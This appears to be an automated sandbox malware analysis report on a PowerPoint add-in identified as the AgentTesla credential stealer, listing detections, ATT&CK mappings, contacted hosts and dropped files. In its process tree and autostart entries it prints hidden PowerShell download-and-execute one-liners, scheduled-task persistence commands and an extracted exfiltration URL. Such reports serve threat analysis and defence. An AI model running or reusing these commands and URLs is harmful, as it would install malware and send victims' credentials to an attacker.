ID: 553159
Sample Name: 3.ppam
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:18:26
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 3.ppam

Overview


General Information

Sample Name:	3.ppam
Analysis ID:	553159
MD5:	df075573f3546a5..
SHA1:	60c1884b11d4eb..
SHA256:	4337ff8e652f6fe6..
Tags:	ppam
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Sigma detected: Schedule system p…
- Antivirus detection for URL or domain
- Creates an autostart registry key po…
- Document contains an embedded VB…
- Writes to foreign memory regions
- Bypasses PowerShell execution pol…
- Sigma detected: Change PowerShel…
- Sigma detected: Microsoft Office Pr…
- Uses known network protocols on no…

Classification



Process Tree

- **System is w10x64**
- POWERPNT.EXE (PID: 5140 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE" /AUTOMATION -Embedding MD5: 68F52CD14C61DDC941769B55AE3F2EE9)
- cmd.exe (PID: 4964 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\user\Desktop\3.ppam" MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 6448 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - POWERPNT.EXE (PID: 5720 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE" "C:\Users\user\Desktop\3.ppam" /ou " MD5: 68F52CD14C61DDC941769B55AE3F2EE9)
    - powershell.exe (PID: 6628 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w h -NoProfile -ExecutionPolicy Bypass -Command C:\Users\user\Pictures\notnice.ps1 MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 6028 cmdline: C:\Windows\system32\schtasks.exe" /create /sc MINUTE /mo 350 /tn akohijijkuhdi /F /tr "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "\"https://p26ynn.blogspot.com/atom.xml"\" -useB|iex; MD5: 15FF7D8324231381BAD48A052F85DF04)
      - aspnet_compiler.exe (PID: 1200 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe MD5: AE2C1DCC77B6ED0711330B075028D7B3)
      - aspnet_compiler.exe (PID: 6068 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe MD5: AE2C1DCC77B6ED0711330B075028D7B3)
      - aspnet_compiler.exe (PID: 5156 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe MD5: AE2C1DCC77B6ED0711330B075028D7B3)
- powershell.exe (PID: 3660 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p26ynn.blogspot.com/atom.xml" -useB|iex; MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 2924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 6240 cmdline: "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p6tbbb.blogspot.com/atom.xml" -useB|iex; MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 3860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6656 cmdline: C:\Windows\system32\schtasks.exe" /create /sc MINUTE /mo 350 /tn akohijijkuhdi /F /tr "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "\"https://p26ynn.blogspot.com/atom.xml"\" -useB|iex; MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- powershell.exe (PID: 1284 cmdline: "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p6tbbb.blogspot.com/atom.xml" -useB|iex; MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 7088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6288 cmdline: C:\Windows\system32\schtasks.exe" /create /sc MINUTE /mo 350 /tn akohijijkuhdi /F /tr "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "\"https://p26ynn.blogspot.com/atom.xml"\" -useB|iex; MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "Http",
  "HTTP method": "Post",
  "Post URL": "http://207.32.217.137:8081/n/p6df/asshole/08e40c81aa01a5cf.php",
  "User Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001F.00000002.595068396.000000000349 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001F.00000002.595068396.000000000349 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Process Memory Space: aspnet_compiler.exe PID: 6068	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: aspnet_compiler.exe PID: 6068	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious aspnet_compiler.exe Execution

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Uses known network protocols on non-standard ports

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Persistence and Installation Behavior:

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates autostart registry keys with suspicious values (likely registry only malware)

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C a
Spearphishing Link 1	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	I T
Default Accounts	Scripting 2 2	Scheduled Task/Job 1	Extra Window Memory Injection 1	Scripting 2 2	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	E C
Domain Accounts	Native API 1	Registry Run Keys / Startup Folder 2 1	Access Token Manipulation 1	Obfuscated Files or Information 1	Security Account Manager	Security Software Discovery 1 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	N F
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Process Injection 2 1 2	Software Packing 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	N A L F

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	C a
Cloud Accounts	Scheduled Task/Job 1	Network Logon Script	Scheduled Task/Job 1	DLL Side-Loading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4 1	SSH	Keylogging	Data Transfer Size Limits	A L P
Replication Through Removable Media	PowerShell 1	Rc.common	Registry Run Keys / Startup Folder 2 1	Extra Window Memory Injection 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	N C
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	C U
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 4 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	A L
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	V
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 2 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	F P


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3.ppam	26%	ReversingLabs	Document-Office.Downloader.Powdow	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
31.0.aspnet_compiler.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen2		Download File
31.0.aspnet_compiler.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen2		Download File
31.0.aspnet_compiler.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen2		Download File
31.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen2		Download File
31.0.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen2		Download File
31.0.aspnet_compiler.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://www.j.mp/asasdjiasjdiasjasdasddik	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com/ugd/5940e4_979408a19b03449f8221c8f8d235fa55.txt	100%	Avira URL Cloud	malware	
http://kVEmyA.com	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://207.32.217.137:8081x&bq(	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://207.32.217.137:8081/n/p6df/asshole/08e40c81aa01a5cf.php127.0.0.1POST	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.mediafire.com	104.16.202.237	true	false		high
bit.ly	67.199.248.11	true	false		high
blogspot.l.googleusercontent.com	142.250.186.129	true	false		high
j.mp	67.199.248.17	true	false		unknown
gcp.media-router.wixstatic.com	34.102.176.152	true	false		high
download2262.mediafire.com	199.91.155.3	true	false		high
p26ynn.blogspot.com	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
p6tbbb.blogspot.com	unknown	unknown	false		high
www.j.mp	unknown	unknown	true		unknown
5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.j.mp/asasdjiasjdiasjasdasddik	false	• Avira URL Cloud: safe	unknown
http://https://www.mediafire.com/file/nm9ysba5ejf20r8/6.dll/file	false		high
http://https://p26ynn.blogspot.com/atom.xml	false		high
http://https://5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com/ugd/5940e4_979408a19b03449f8221c8f8d235fa55.txt	false	• Avira URL Cloud: malware	unknown
http://bit.ly/asasdjiasjdiasjasdasddik	false		high
http://https://www.mediafire.com/file/5avuvurhf9r42y3/6.dll/file	false		high
http://https://p6tbbb.blogspot.com/atom.xml	false		high
http://https://download2262.mediafire.com/1rxjqgtrygkg/5avuvurhf9r42y3/6.dll	false		high
http://https://download2262.mediafire.com/u45xa78x9nkg/5avuvurhf9r42y3/6.dll	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.202.237	www.mediafire.com	United States		13335	CLOUDFLARENETUS	false
142.250.186.129	blogspot.l.googleusercontent.com	United States		15169	GOOGLEUS	false
67.199.248.17	j.mp	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
104.16.203.237	unknown	United States		13335	CLOUDFLARENETUS	false
34.102.176.152	gcp.media-router.wixstatic.com	United States		15169	GOOGLEUS	false
207.32.217.137	unknown	United States		14315	1GSERVERSUS	true
199.91.155.3	download2262.mediafire.com	United States		46179	MEDIAFIREUS	false
67.199.248.11	bit.ly	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553159
Start date:	14.01.2022
Start time:	12:18:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3.ppam
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	39

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winPPAM@27/30@17/9
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .ppam • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:20:05	API Interceptor	587x Sleep call for process: powershell.exe modified
12:20:34	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run NetwrixParam powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p6tbbb.blogspot.com/atom.xml" -useB|iex;
12:20:39	Task Scheduler	Run new task: akohijijkuhdi path: powershell s>-w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p26ynn.blogspot.com/atom.xml" -useB|iex;
12:20:43	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run NetwrixParam powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "https://p6tbbb.blogspot.com/atom.xml" -useB|iex;
12:21:24	API Interceptor	122x Sleep call for process: aspnet_compiler.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\8C01FE73-17BC-469B-9266-AF90E081EBE6	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	141109
Entropy (8bit):	5.356496584509331
Encrypted:	false
SSDEEP:	1536:icQIfgxrBdA3guwtnQ9DQW+zUk4F77nXmvidZXPE5LWmE9:K5Q9DQW+zwX8U
MD5:	600DD5C4D02EA05A698D8293B6BA7098
SHA1:	A6B107A575ECF83B5EE278757522098DA5B8AFE4
SHA-256:	749A7A2B7D557BFED52790EE5152D7AC866EAA05BBBEFF53CB2C63653546E0D0
SHA-512:	98870E76BF7B78D6B189D687E66891B9853193240F5F3D1938FFC1E12AB303FBBCF1301C04002AD2A163E4017BFCD923AC14C99B6851500E92F31592D02E5BBC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-01-14T11:19:27">.. Build: 16.0.14830.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	57895
Entropy (8bit):	5.076836667322206
Encrypted:	false
SSDEEP:	1536:YSh+jH0TtAHkjgCMrxYSNNhf2flJdmYoxi3j39MVvjmx96CaLMhiOpUpeZNUvqEv:jh+jH0TtAHkjDMrxYENhf2flJdmYoxio
MD5:	9A6798954EEE02F2957F26ACAC3EA8C7
SHA1:	BD0F8F6183D95A7F7E8FE7D1583B7636D0B941E2
SHA-256:	2D38ADA5062F63CBCAA44453FBC4CC73842F48CACC1225DE41E424EE3BC06CA0
SHA-512:	FCA3F3ECA8804C1667033E8BF4A8C340364C8BCE55A98F9974D8CF2C301AA96EAD183BB547A5CDD91680516652B30B8809D7015589DBE105C94B7A75F567FBD
Malicious:	false
Preview:	PSMODULECACHE.X....Kf8...?...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psd1.....Import-IseSnippet.....Get-IseSnippet.....New-IseSnippet.....yH.8...I...C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....AfterEach.....Should.....BeforeEach.....Get-MockDynamicParameters.....It.....Assert-VerifiableMocks.....BeforeAll.....Context.....Set-TestInconclusive.....AfterAll.....Setup.....Set-DynamicParameterVariables.....Invoke-Pester.....Assert-MockCalled.....New-PesterOption.....P.e...N...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module.....Find-Command.....Unregister-PSRepository.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Size (bytes):	152056
Entropy (8bit):	4.414483777350781
Encrypted:	false
SSDEEP:	1536:fmmMLzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3ow:fyg8WpFpKKHHedydFeo+oQLUlPow
MD5:	C38DBDB68E1687396E570A305461E96F
SHA1:	1D2491FD377C4338E9FE70853FBCD7F9C7BAC60D
SHA-256:	7D1AA51D101EC19951EA7E263928B530E89C11A468BC024FABBC2285A5EC672A
SHA-512:	4F6930507357BB2A27DE2D3A2B9ECD94F40A07BEBE1EA40A5268A6F0C8FFF8C1B373CD52ED3BA43CF0437E39F7A1FC4E6A1C2BCF4D422CFD5FF0883766E8C 35
Malicious:	false
